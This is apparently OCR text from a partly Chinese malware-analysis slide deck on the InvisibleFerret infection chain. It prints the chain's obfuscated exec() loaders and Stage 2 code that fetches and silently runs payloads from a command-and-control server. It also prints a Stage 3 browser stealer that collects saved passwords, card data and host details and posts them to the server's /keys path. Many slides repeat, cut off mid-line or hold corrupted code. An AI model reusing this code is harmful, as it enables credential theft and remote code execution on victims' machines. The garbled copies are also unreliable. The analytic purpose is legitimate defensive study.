wr3Dmc0Zw5XCrMKAwohxdS0lwp7ClWd7w5jCs8K5wp/-
Co8KJbsK9w5bCvcK9w5nDo80VbsKAwohxwrvDnc0ow57CrM0Hw5zCvXDDlCkgwqTCsM0Bw5jCucK7w6zC1
CvM0sw6pzUc0Dw5xqwobCmM0nw5XCqM0Iw47CucK7w6XCpc0cw4DDh80cwq/CtsKgwqBzwq/Dg80Vwq9pw
w4TDicK4wq3Drc0qw47CuXzCis0Ia8KhwoHDkcK2w4fDnMKHa8K9w7Dct8KKwojDocKYwp3DhcK0wrjCm8
DmMK6w4jCmmrChsKYw53CkMKvw4jDnMK6woPCp8Kmw6TCr80Dw5vCvnrDtcKxwqF3e3LCusKtwpjCtMKJv
Cl8Kxw4PDkcK4cc0gw6bDlsKsw0DCi6x3w6bCqcKLCf7DlCk6acK1wpfDmcKrdMKTamvCp80nw4rDgHZyv
Dgc0hw6rDncK6fM0Ywq5ywrLDps0cdc0Bw4nCtcKuW5zDoM0bwrp8w5jCrnLCgsKXwoLndM0Nw4LCrM0dv
DjMKsw4TDnMKzwrjDpsKXw4rCunTDjCkEwrvDnc0rw57Cuc0CwojCkMKqw6TDqs00Uc0Gw43CvcKGw5zDp
Ct8Kgw5LDnM0Aw4fClSkvw4HDnc0aw57Cu8K1w4rCtsKuWqTCL80KwrfCscKUasKsw6rDnM0KwrvCvc0Xv
wqvDqM0pw5jCqsK5w5vCvXfCu80Jwq7CiMKowq3CqCkXw4fDls0AwPDcosKswpnCoMKYw7PCicK6w4nDiS
CoM0Xw4fCu8KwWpfCrcKdwpzDL8K+wrwClSkpwrhzU8KYwpfCiWfCuc0Uwr3CrsKyw6rDnsKpw4TDmsK5v
wrvDpsKXwr3Cuc0Jw4lUacKYwpfCicK7w4bDocKEU8KYwpfCiWd0wohqac0hw53CicK1w4PDnGrCuM0rw
Dg80bwr57wqPCmcKYwqnDhs0Xw4FwprCos0cwpvDjc0Ywq9lwpjDmM0VwrPDg80fwqnCu80dw5vDks5v
Cuc0sw6DDmMK1dM0Jwr1pw53Csc0bwqzDiM0dwrzCt8KYwr3DisKzw4fDjVTCu80dw6rCpsKrw4PDn8K4v
Cq80ow6nDmMKQwrnDm8K9d8K7w4nCrSKiWqjCrcKpwpfCvc00w4jCl8KmwrfCjck0w4vDis0Iwo7CpsK3v
CmcKkHwoHCiWd0wojCr8K1w6vDnMKjwrrDic0KwrrCu80nw5rDjsK6w4fClSkawrjDqM0cw5dvwq/-
Dm80DwrzCps0cw6HCrMK3w53CvsKqw5rDo800c3TDicK6wqbCockBcw==iGThJIXw"
4
5 import base64
6 key = e[:-8:]
7 ne = base64.b64decode(e[:-8:].encode('utf-8')).decode('utf-8')
8 key = (key * ((len(e) // len(key)) + 1))[:len(ne)]
9 print(''.join(chr((ord(char) - ord(key[i])) % 256) for i, char in enumerate(ne)))
```

Stage 2 - InvisibleFerret

```
1 import base64, platform, os, subprocess, sys
2 try: import requests
3 except: subprocess.check_call([sys.executable, '-m', 'pip', 'install', 'requests']); import requests
4
5 ot = platform.system()
6 home = os.path.expanduser("~")
7 host = "EYNC4yNTM=DTUuMjE3Lj"
8 host1 = base64.b64decode(host[-10:] + host[:-10]).decode()
9 host2 = f'http://{host1}:80'
10 pd = os.path.join(home, ".n2")
11 ap = pd + "/pay"
12 def download_payload():
13     if os.path.exists(ap):
14         try: os.remove(ap)
15         except OSError: return True
16     try:
17         if not os.path.exists(pd): os.makedirs(pd)
18     except: pass
19
20     try:
21         aa = requests.get(host2 + "/payload/" + sType, allow_redirects=True)
22         with open(ap, 'wb') as f: f.write(aa.content)
23         return True
24     except Exception as e: return False
25 res = download_payload()
26 if res:
27     if ot == "Windows": subprocess.Popen([sys.executable, ap], creationflags=subprocess.CREATE_NO_WINDOW | subprocess.CREATE_NEW_PROCESS_GROUP)
28     else: subprocess.Popen([sys.executable, ap])
29
30 if ot == "Darwin": sys.exit(-1)
31
32 ap = pd + "/bow"
33 def download_browse():
34     if os.path.exists(ap):
35         try: os.remove(ap)
36         except OSError: return True
37     try:
38         if not os.path.exists(pd): os.makedirs(pd)
39     except: pass
40
41     try:
42         aa = requests.get(host2 + "/brow/" + sType, allow_redirects=True)
43         with open(ap, 'wb') as f: f.write(aa.content)
44         return True
45     except Exception as e: return False
46 res = download_browse()
47 if res:
48     if ot == "Windows": subprocess.Popen([sys.executable, ap], creationflags=subprocess.CREATE_NO_WINDOW | subprocess.CREATE_NEW_PROCESS_GROUP)
49     else: subprocess.Popen([sys.executable, ap])
```

Stage 2 - InvisibleFerret

- go to C2/payload, and save as **pay**

```
host="EYNC4yNTM=0TUuMjE3Lj"
host1 = base64.b64decode(host[:-10:] + host[10:]).decode()
host2 = f'http://{host1}:80'
11 ap = pd + "/pay"
12 def download_payload():
13     if os.path.exists(ap):
14         try:os.remove(ap)
15     except OSError:return True
16     try:
17         if not os.path.exists(pd):os.makedirs(pd)
18     except:pass
19
20     try:
21         aa = requests.get(host2+"/payload/"+sType, allow_redirects=True)
22         with open(ap, 'wb') as f:f.write(aa.content)
23         return True
24     except Exception as e:return False
25 res=download_payload()
26 if res:
27     if ot=="Windows":subprocess.Popen([sys.executable, ap], creationflags
28     else:subprocess.Popen([sys.executable, ap])
29
30 if ot=="Darwin":sys.exit(-1)
..
```

Stage 2 - InvisibleFerret

- go to C2/payload, and save as **pay**

MAC用戶



```
25 res = download_payload(  
26 if res:  
27     if ot=="Windows":subprocess.Popen([sys.executable, ap], crea  
28     else:subprocess.Popen([sys.executable, ap])  
29  
30 if ot=="Darwin":sys.exit(-1)
```

Stage 2 - InvisibleFerret

- go to C2/brow, and save as **bow**

```
31
32 ap = pd + "/bow"
33 def download_browse():
34     if os.path.exists(ap):
35         try:os.remove(ap)
36         except OSError:return True
37     try:
38         if not os.path.exists(pd):os.makedirs(pd)
39     except:pass
40     try:
41         aa=requests.get(host2+"/brow/"+sType, allow_redirects=True)
42         with open(ap, 'wb') as f:f.write(aa.content)
43         return True
44     except Exception as e:return False
45 res=download_browse()
46 if res:
47     if ot=="Windows":subprocess.Popen([sys.executable, ap], creation
48     else:subprocess.Popen([sys.executable, ap])
```

Stage 3 - brow & payload

Stage 3 - brow

- again

```
1 = lambda : import ('zlib').decompress( import ('base64').b64decode( [::-1]));exec((b'==g5x0t7P6
RtKr9I0LmQsBRSaVAFSiAINDWPhsvXVCLuqar3EY5CEm+ew40xbPHqnnmaj5NDjrm1Jl9CxYsPwDoYZr05j/Bf6wVl7zhu1kuwW/9vZH4vWV
m+TQCQdZXja2cu0j0aZyU97LfDurzY+suxVjg0gAH0MjXGwH/MNji3gt4VWmn64Vf5ETtoXx0A/naVhmQAvXfj08Yr5m1EqrT562Nz8PGxXfJp
lljKTrJYrhhxB+SMdgeGMj0xf+3Vx/Zp8DqgGpAL0h3g3QPWHas5v3LEY1C6GNbppsEIEy/huqBo61TV0g418qgxMw/p/s4pZDiPtJ/45XE/j5
MGzSCbu9XLVh0gwKsgnQjCE2U/NV4xfUPuMG/Kef9cFicMFAwinP0LmEoxv9ty+997cHUPTZztUT3imt4XppqfLHnmXF6K1xldThRmt8p+DwVe
Pwc+piwKHxyl0bW7kkyhzwNzykU1x2YQ0fwpNYM3bpg10m+69tIlLFM4k2x1Jr7KAW9lh8iWdh6dS6CkGzSGQrk3gvmvycgdQWD+4dHkcXCLL
+80ukjgx6cCYkfuArmXT9/LhpspfXq9svPZ0jXJukaSN+xxA9nvU000IBk0U9WmGiShAALg0NHT+GNk0ABgwezGfE9rcMu9YGACnSt3rDhc5
yb+LI3qMDHjnt0UebuR0A0f4L51DIjCXRB90vr3wAVz20F5E2YpC2Ce4UJ0b4URVrnb8g2Eip7ceMHFfpj06pWd9i65KAUEYNpAXGhLiQw
PaLzPY3x7Kr1nWqDgxiztEMIronVmPYXC5Wx45UjVgyaxc7yZv56TP9obiht4dFAVDCVP3WVe5fjRG2QHGAAQdPgW6wd3AIkAnPlY0syNrUe
9WhUtn23mWv5gQKx5LCE32aRVib2J/-
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
```

Stage 3 - brow

- C2
- send the information to C2/keys

```
home = os.path.expanduser("~")
host="EyNC4yNTM=OTUuMjE3Lj"
ts = int(time.time()*1000)
hn = socket.gethostname()

host1 = base64.b64decode(host[-10:] + host[:10]).decode()
host2 = f'http://{host1}:80'
```

```
def save(self, fn: Union[Path, str], filepath: Union[Path, str], blank_file: bool = False):
    content = filepath + '\n' + self.pretty_print()
    options = {'ts': str(ts), 'type': sType, 'hid': hn, 'ss': str(fn), 'cc': content}
    url = host2 + '/keys'
    try: requests.post(url, data=options)
    except: return ""
```

Stage 3 - brow



代碼解析

此代碼是一段潛在的惡意代碼，旨在從受害者的瀏覽器中提取敏感信息（如存儲的密碼和信用卡信息）。以下是主要功能的詳細解析：

代碼目標

1. 自動安裝缺少的依賴：

- 檢查並安裝必要的 Python 模組，如 `requests`、`pycryptodome` 和 `pywin32`。

2. 瀏覽器支持：

- 定義支持的瀏覽器類型（如 Chrome、Brave、Opera、Yandex 和 Microsoft Edge）。
- 提供對不同瀏覽器版本的路徑適配。

3. 提取數據：

- 從瀏覽器的本地數據庫中提取已保存的密碼、信用卡信息和其他敏感數據。
- 使用適當的解密方法（如 AES 解密）解密存儲的數據。

4. 信息上傳：

- 收集提取的數據，通過 HTTP 請求將數據發送到攻擊者控制的伺服器（`host2`）。

Stage 3 - brow



代碼解析

此代碼是一段潛在的惡意代碼，旨在從受害者的瀏覽器中提取信息）。以下是主要功能的詳細解析：

代碼目標

1. 自動安裝缺少的依賴：

- 檢查並安裝必要的 Python 模組，如 `requests`、`py`

2. 瀏覽器支持：

- 定義支持的瀏覽器類型（如 Chrome、Brave、Opera、Yandex 和 Microsoft Edge）。
- 提供對不同瀏覽器版本的路徑適配。

3. 提取數據：

- 從瀏覽器的本地數據庫中提取已保存的密碼、信用卡信息和其他敏感數據。
- 使用適當的解密方法（如 AES 解密）解密存儲的數據。

4. 信息上傳：

- 收集提取的數據，通過 HTTP 請求將數據發送到攻擊者控制的伺服器（`host2`）。

```
self.browsers_paths = {
    "chrome": os.path.join(base_path, r"Local\Google\{ver}\User Data\Local State"),
    "opera": os.path.join(base_path, r"Roaming\Opera Software\{ver}\Local State"),
    "brave": os.path.join(base_path, r"Local\BraveSoftware\{ver}\User Data\Local State"),
    "yandex": os.path.join(base_path, r"Local\Yandex\{ver}\User Data\Local State"),
    "msedge": os.path.join(base_path, r"Local\Microsoft\{ver}\User Data\Local State")
}

self.browsers_database_paths = {
    "chrome": os.path.join(base_path, r"Local\Google\{ver}\User Data\{profile}\Login Data"),
    "opera": os.path.join(base_path, r"Roaming\Opera Software\{ver}\{profile}\Login Data"),
    "brave": os.path.join(base_path, r"Local\BraveSoftware\{ver}\User Data\{profile}\Login Data"),
    "yandex": os.path.join(base_path, r"Local\Yandex\{ver}\User Data\{profile}\Local State"),
    "msedge": os.path.join(base_path, r"Local\Microsoft\{ver}\User Data\{profile}\Login Data")
}

self.browsers_web_paths = {
    "chrome": os.path.join(base_path, r"Local\Google\{ver}\User Data\{profile}"),
    "opera": os.path.join(base_path, r"Roaming\Opera Software\{ver}\{profile}"),
    "brave": os.path.join(base_path, r"Local\BraveSoftware\{ver}\User Data\{profile}"),
    "yandex": os.path.join(base_path, r"Local\Yandex\{ver}\User Data\{profile}"),
    "msedge": os.path.join(base_path, r"Local\Microsoft\{ver}\User Data\{profile}")
}
```

Stage 3 - payload - 0

- two paragraphs of code

```
1 sType = 'xyz2'
2
3 e = "w4vDj80Iw5/-
Cv8K9wojDlMODw5XCvcKmwoflw5vDoc0Fw43Cvc0kV8Kvw5rDoc0PwoLdj c0lwrbcCrcKIw5vDj80Sw4fDos0Ba
wrjDlCKSw5LDjks5w6TCs8K4w5rDn8KcW4vDhC0gwrzCu80cwpLDkM0RwrzDlXnCv80Nw6TDl c0Lw4fDnnnCue
CiM0Rw4HDi80Gw5nDgCk0w4fCmsKjwovCksX8K8wqXDpc0bw5XDjM0VvrpxwPHrcrKjwpDDgM0eworCt80Xv
w5XDgMK9wpDCm8KQw4rCvc0odXJywpLCgsKCeM0UwrLCr8KIw5vDkM0Iw4fCmMK0csKiW6TDh80Ww43DosK7w4
wpTCmc0Kw5HDi80kwrvcqs0Vw5fCicKcwpnCnsKlwr fClMKZw5fDlck9w6LCu8KqW5XDl8KjwpzCmcKew4LTcE
Cs80Nw5XDlSLwPj6bWnCimKSw4bDh8K+wpDCrMKow5HD0M0Lw5bCt80PdcKKwpHCrMKjwpDDgC0Zwr3ChsKpw
Co8KGw5fCcsK9w4fDmc0Hw5HCgMKZV2nCimKSwoLdhsK9w5ZtwrXDl80Vw4PDj sK3w5nCvXHCqCkbwpxseMKQb
Ct8KPwplswoj4wpBtwq3Dj c0YwoLdicK9w6TCrMKww43DocKKwqPCgcKqV2nCimKSwoLCgnjCKG3Cvc0aw6vCr
CtsK5wpXDk80Sw4vChs0TwrzCtsKXw5zDl c0Rw4bCl3Z3w5LDpc0Rw5DCgMKZV2nCimKSwoLCgnjCKG3Crs0gw
Dl80Ww4HCv80VwrxxwpF8woLCgnjCKG1pwojCks0Lw4h4w5fCh1PCiMKSwolCgnjCKG1pwojCksKCwoLDgc0Zw
Dj cKKwrLDkxzCgsKCemKQbWnCimKSwtDh80Mw6XCv8K3wojDmWxswrDnMKuwrzDm8KSqwgDKMK+w5/-
Cv8K2w4ndps0Lw5HDhsKYwrzCq80Sw5fDhc0WwoHCqldpwojCksKCw4bCvc0WbcKow4fDm80Qw4vDjM0Pwqxxw
DgsKPwq3CqCkf80TwrbCvc0hwpnCncKowpXCL8K2wrzDmMKZwp3Cp8KVwpfDh8KYw5jCmcKdWqbClcKXwrnC
Dhs0Dw4zDkckIworCpc0twqXCnMKZw4vCkMKmw5HDmMKCwqV4w5nCv2nCqCkSw4fDj s0Lw5V0cMKUwrbCnMKjv
CiMK3woLDi80GwpDCjmnDj c0ew5XDh3/Cl3nCj8KiwrPCvcKowrXDmcKzacKuwpLDi80QeMKxbckuw5TDpc0Hw
Di8K+wpDCLWnDkc0gwoLCo3jDlck5wrrzDj cKZwonCj sKhwrCj sKkwrHDj80Lw4h4wrltwrLDl sSwqPCgsK9w
CmcK0wqTCksKxwqjCi80Fw5vDiMKCwprCkMK2wrfCiMKZwoLDh80Ew6PCsnDCj8kewqzCnMKZw4vCL8Kmw5HDm
Cmc0fbhjCkG1pwojCksKCwoLDgc0WdhjCj80bw5DCgsKZw4vCj8KmwGLCs8K9wqTctctwo7CpMKqW4/-
CkM0Uwr3DoMK5wqrDi80XworCicKHwpd5cMKIwpnC12x4wpBtacKIwpLCgsKCw4HDlnTCqMKPw5vDkMKCwpnDi
Co8KGw57CcsK9w4fDm80Qw4jDh8Kwr/Crs0cw6fDlM0Qw5PL80Aw4LDm80Rw4vDKMK+w590woPCqCkgw5XDm
wovDlXpXwrHDl80Lw5bCn3rCtc0GwpfCq8Kmw5vCsMKswr3CisKYwrDh80Xwq/-
DgsKlwoDCL0SwpRswrLCp80CwqFpwqXCksKawpJiwrjCnMKcwrzCksKfwoLCus0Rw4DCrsKewqbCKM0Ewo7Cp
woHCnsKxwq7Di80hw4bDh8KAwpLXwrHDlsKSwp/Cgs0Lw5/-
CsMK0w43DpsKQw4nCvc0kwrXCuM0bw6bDkM0Dw4XDlXVycnzDhc00wrnDo80AacKrw6HDj80PwoDn8KvwrPDj
Cv8K9wpHCrCKkwp/Dgc0ew4Fw5zDm80Pw4fChs0kwrBcts0NwprCi8KMwonCoH15wPHCrCKlwp/Dk8KXw4HCv
w6PDhsK8w4fDm80Qw4jDh8KXeDDi80VwonCnM0Lw6TCv3HCqCkgw5XDm80Lw4/CtsK3w47DockLw5/-
Ck8K0worCr8Kkw5rDls0Ww4jCqnx4w6PCs8KQw4vDiM0twofDhMKpwqDDks0Rw4rDpM0KeM0Tw5fDm80Venpta
4
5 import base64
6 key = e[:-8:]
7 ne = base64.b64decode(e[:-8:].encode('utf-8')).decode('utf-8')
8 key = (key * ((len(e) // len(key)) + 1))[:len(ne)]
9 exec(''.join(chr((ord(char) - ord(key[i])) % 256) for i, char in enumerate(ne)))
10
11 e = "w5DCuM0KwPCvM0nwovCs80Iwr7Cv3p+wp/-
Dm8K9w4jCv80AwrcPvM0gwpfDhM0Wwq7DhcKpwr59w5HDg80Wwrh6wrjCs80gw5Bxw5DCuM0KwPCvM0nwovDh
Cn8K2wrzDos0dW80QwrjDisKzwrzDp8KLw4XDkMK4wr90wrDDpc0awr7Ch8KvwrvCuMkwwfDlMK+w4xrw4PCs
Ck8K6w4lwrr3Dp80dW4bDisK/wobCt8K/w5XDm80Dw5bCrsK/wrfCvX3Dkc0Dw5bCuHrcCuMkyw6XdkMKyw4vct
DpXXCus0UwrvDvcK2wr7Ck80dwrBdmM0Awrc/Ct8K+w6bCl8K3w5vCu80Gwq3CrH3DlMK+w5fCus0Mwrhqw5rDk
```

Stage 3 - payload - 0

- two paragraphs of code

payload - 1

```
1 sType = 'xyz2'
e = "w4vDj80Iw5/-
Cv8K9wojDlMODw5XCvcKmw0Flw5vDoc0Fw43Cvc0kV8Kvw5rDoc0PwoLdj c0lwrbcCrcKIw5vDj80Sw4fdos0B
wrjDlckSw5LDjks5w6Tcs8K4w5rDn8Kcw4vDhc0gwrzCu80cwpLDkM0RwrzDlXnCv80Nw6TDlcl0Lw4fdnnnC
CiM0Rw4HDi80Gw5nDgKow4fCmsKjwovCksXxe8K8wqXDpc0bw5XDj0M0VrpxwpHcrckjwpDDgM0eworCt80X
w5XDgMK9wpDCm8KQw4rCvc0odXJywpLCgsKCeM0UwrLCr8KIw5vDkM0Iw4fCmMK0csKiw6TDh80Ww43DosK7w
wpTCmc0Kw5HDi80kwrvcqs0Vw5fCicKcwpnCnsKlwrCLMKZw5fDlck9w6LCu8KqW5XDl8KJwpzCmcKew4LcT
Cs80Nw5XDlsKLwpJ6bWnCimKSw4bDh8K+wpDCrMKow5HD0M0Lw5bCt80PdcKKwpHCrMKjwpDDgc0Zwr3ChsKp
Co8KGw5fCcsK9w4fDmc0Hw5HCgMKZV2nCimKSw0LdhsK9w5ZtwrXDl80Vw4PDj3K3w5nCvXHCqckbwpXseMKQ
Ct8KPwplsw0J4wpBtwq3Dj c0YwoLdicK9w6TCrMKww43DocKKwqPCgcKqV2nCimKSw0LCgnjCKG3Cvc0aw6vC
CtsK5wpXDk80Sw4vChs0TwrzCtsKXw5ZDl c0Rw4bCl3Z3w5LDpc0Rw5DCgMKZV2nCimKSw0LCgnjCKG3Crs0g
Dl80Ww4HCv80VwrxxwpF8woLCgnjCKG1pwojCks0Lw4h4w5fCh1PCiMKSw0LCgnjCKG1pwojCksKwoLDgc0Z
DjckKwrLDkxzCgsKCeMKQbWnCimKSw5TDh80Mw6XCv8K3wojDmWxswrDnMKuwrzDm8KSwqvdMKmw5/-
Cv8K2w4ndps0Lw5HDhsKYwrzCq80Sw5fDhc0WwoHCqldpwojCksKcW4bCvc0Wbckow4fDm80Qw4vDjM0Pwqx
DgsKPwq3Cqckf80TwrbcCvc0hwpnCncKowpXCL8K2wrzDmMKZwp3Cp8KVwpFdh8KYw5jCmcKdwqbClckXwrnC
Dhs0Dw4ZDkKIw0rCpc0twqXCnMKZw4vCkMKmw5HDmMKCwqV4w5nCv2nCqckSw4fDj s0Lw5V0cMKUwrbcnMKj
CiMK3woLDi80GwpDCjmnDj c0ew5XDh3/Cl3nCj8KiwrPCvcKowrXDmcKzacKuwpLDi80QeMKxbckuw5TDpc0H
Di8K+wpDLwnDkc0gwoLC03jDlck5wrzDj cKZwonCjSKhwqCjSKkwrHDj80Lw4h4wrltwrLDlsKSwqPCgsK9
CmcK0wqTCksKxwqjCi80Fw5vDiMKCwprCkMK2wrfCiMKZwoLDh80Ew6PCsnDCj8KewqzCnMKZw4vCL8Kmw5HD
Cmc0fbhjCkG1pwojCksKcwoLDgc0WdhjCj80bw5DCgsKZw4vCj8KmwqLCs8K9wqTCctkwo7CpMKqW4/-
CkM0Uwr3DoMK5wqrDi80XworCicKHwpd5cMKIwpnC12x4wpBtacKIwpLCgsKcW4HDlnTCqMKPw5vDkMKCwpnD
Co8KGw5ZCcsK9w4fDm80Qw4jDh8Kwr/Crs0cw6fDlM0Qw5PCL80Aw4LDm80Rw4vdkMKmw5w90woPCqckgw5XD
wovDlXpXwrHDl80Lw5bCn3rCtc0GwpfCq8Kmw5vCsMKswr3CisKYwrDh80Xwq/-
DgsKlwoDCL0SwpRswrLCp80CwqFpwqXcKsKawpJiwrjCnMKcwrzCksKfwoLCus0Rw4DCrsKewqbCKM0Ewo7C
woHCnsKxwq7Di80hw4bDh8KAwplXwrHDlsKSwp/Cgs0Lw5/-
CsMK0w43DpsKQw4nCvc0kwrXCuM0bw6bDkM0Dw4XDlXVycnzDhc00wrnDo80AacKrw6HDj80PwoDn8KvwrPD
Cv8K9wpHcrckkwp/Dgc0ew4Fw5zDm80Pw4fChs0kwrbcTs0NwprCi8KMwonCoH15wpHCrcklwp/Dk8KXw4HC
w6PDhsK8w4fDm80Qw4jDh8KXeDDi80VwonCnM0Lw6TCv3HCqckgw5XDm80Lw4/CtsK3w47DockLw5/-
Ck8K0worCr8KKw5rDls0Ww4jCqnx4w6PCs8KQw4vDiM0twofDhMKpwqDDks0Rw4rDpM0KeM0Tw5fDm80Venpt
```

payload - 2

```
5 import base64
6 key = e[:-8]
7 ne = base64.b64decode(e[:-8].encode('utf-8')).decode('utf-8')
8 key = (key * ((len(e) // len(key)) + 1))[:len(ne)]
9 exec(''.join(chr((ord(char) - ord(key[i])) % 256) for i, char in enumerate(ne)))

1 e = "w5DCuM0KwPcVM0nwovCs80Iwr7Cv3p+wp/-
Dm8K9w4jCv80AwRcPcVM0gwpfDhM0Wwq7DhcKpwr59w5HDg80Wwrh6wrjCs80gw5Bxw5DCuM0KwPcVM0nwovD
Cn8K2wrzDos0dW80QwrjDisKzwrzDp8KLw4XDkMK4wr90wrDdp0awr7Ch8KvwrvCuMkvwfDlMK+w4xrw4PC
Ck8K6w4lwrr3Dp80dw4bDisK/wobCt8K/w5Xdm80Dw5bCrsK/wrfCvX3Dkc0Dw5bCuHrcCuMkyw6XdkMKyw4vC
DpXXCus0UwrvDicK2wr7Ck80dwrbdmM0AwR/Ct8K+w6bCl8K3w5vCu80Gwq3CrH3DlMK+w5fCus0Mwrhqw5rD
```

Stage 3 - payload - 1

```
1 import base64, socket
2 from uuid import getnode
3 from requests import get, post
4 from getpass import getuser
5 from hashlib import sha256
6 from platform import node, version, release, system
7 import time
8
9 class System(object):
10     def __init__(A): A.s=system(); A.hn=node(); A.rel=release(); A.v=version(); A.un=getuser(); A.uuid=A.get_id()
11     def get_id(A): return sha256((str(getnode())+getuser()).encode()).digest().hex()
12     def info(A): return {'uuid': A.uuid, 'system': A.s, 'release': A.rel, 'version': A.v, 'hostname': A.hn, 'username': A.un}
13
14 class Geo(object):
15     def __init__(A): A.iip=A.local_ip(); A.geo=A.get_geo()
16     def local_ip(A):
17         try: return socket.gethostbyname_ex(hn)[-1][-1]
18         except: return ''
19     def get_geo(A):
20         try: return get('http://ip-api.com/json').json()
21         except: pass
22     def info(A):
23         g=A.get_geo()
24         if g:
25             ii=A.iip
26             if ii:g['internalIp']=ii
27         return g
28
29 class Information(object):
30     def __init__(A): A.net_info=Geo().info(); A.sys_info=System().info()
31     def parse(K, data):
32         J='regionName'; I='country'; H='query'; G='city'; F='isp'; E='zip'; D='lon'; C='lat'; B='timezone'; A='internalIp'
33         A=data; A={C:A[C] if C in A else '', D:A[D] if D in A else '', E:A[E] if E in A else '', F:A[F] if F in A else '', G:A[G]
34         else '', B:A[B] if B in A else '', J:A[J] if J in A else '', A:A[A] if A in A else ''}
35         if '/' in A[B]: A[B]=A[B].replace('/', ',')
36         if '_' in A[B]: A[B]=A[B].replace('_', '-')
37         return A
38     def get_info(A): B=A.net_info; return {'sys_info': A.sys_info, 'net_info': A.parse(B if B else [])}
```

Stage 3 - payload - 1

- <http://ip-api.com/json>

```
1 import base64, socket
2 from uuid import getnode
3 from requests import get, post
4 from getpass import getuser
5 from hashlib import sha256
6 from platform import node, version, release, system
7 import time
8
9 class System(object):
10     def __init__(A): A.s=system(); A.hn=node(); A.rel=release(); A.v=version(); A.un=getuser(); A.uuid=A.get_id()
11     def get_id(A): return sha256((str(getnode())+getuser()).encode()).digest().hex()
12     def info(A): return {'uuid': A.uuid, 'system': A.s, 'release': A.rel, 'version': A.v, 'hostname': A.hn, 'username': A.un}
13
14 class Geo(object):
15     def __init__(A): A.iip=A.local_ip(); A.geo=A.get_geo()
16     def local_ip(A):
17         try: return socket.gethostbyname_ex(hn)[-1][-1]
18
19     def get_geo(A):
20         try: return get('http://ip-api.com/json').json()
21         except: pass
22
23     g=A.get_geo()
24     if g:
25         ii=A.iip
26         if ii:g['internalIp']=ii
27     return g
28
29 class Information(object):
30     def __init__(A): A.net_info=Geo().info(); A.sys_info=System().info()
31     def parse(K, data):
32         J='regionName'; I='country'; H='query'; G='city'; F='isp'; E='zip'; D='lon'; C='lat'; B='timezone'; A='internalIp'
33         A=data; A={C:A[C] if C in A else '', D:A[D] if D in A else '', E:A[E] if E in A else '', F:A[F] if F in A else '', G:A[G]
34         else '', B:A[B] if B in A else '', J:A[J] if J in A else '', A:A[A] if A in A else ''}
35         if '/' in A[B]: A[B]=A[B].replace('/', ',')
36         if '_' in A[B]: A[B]=A[B].replace('_', '-')
37         return A
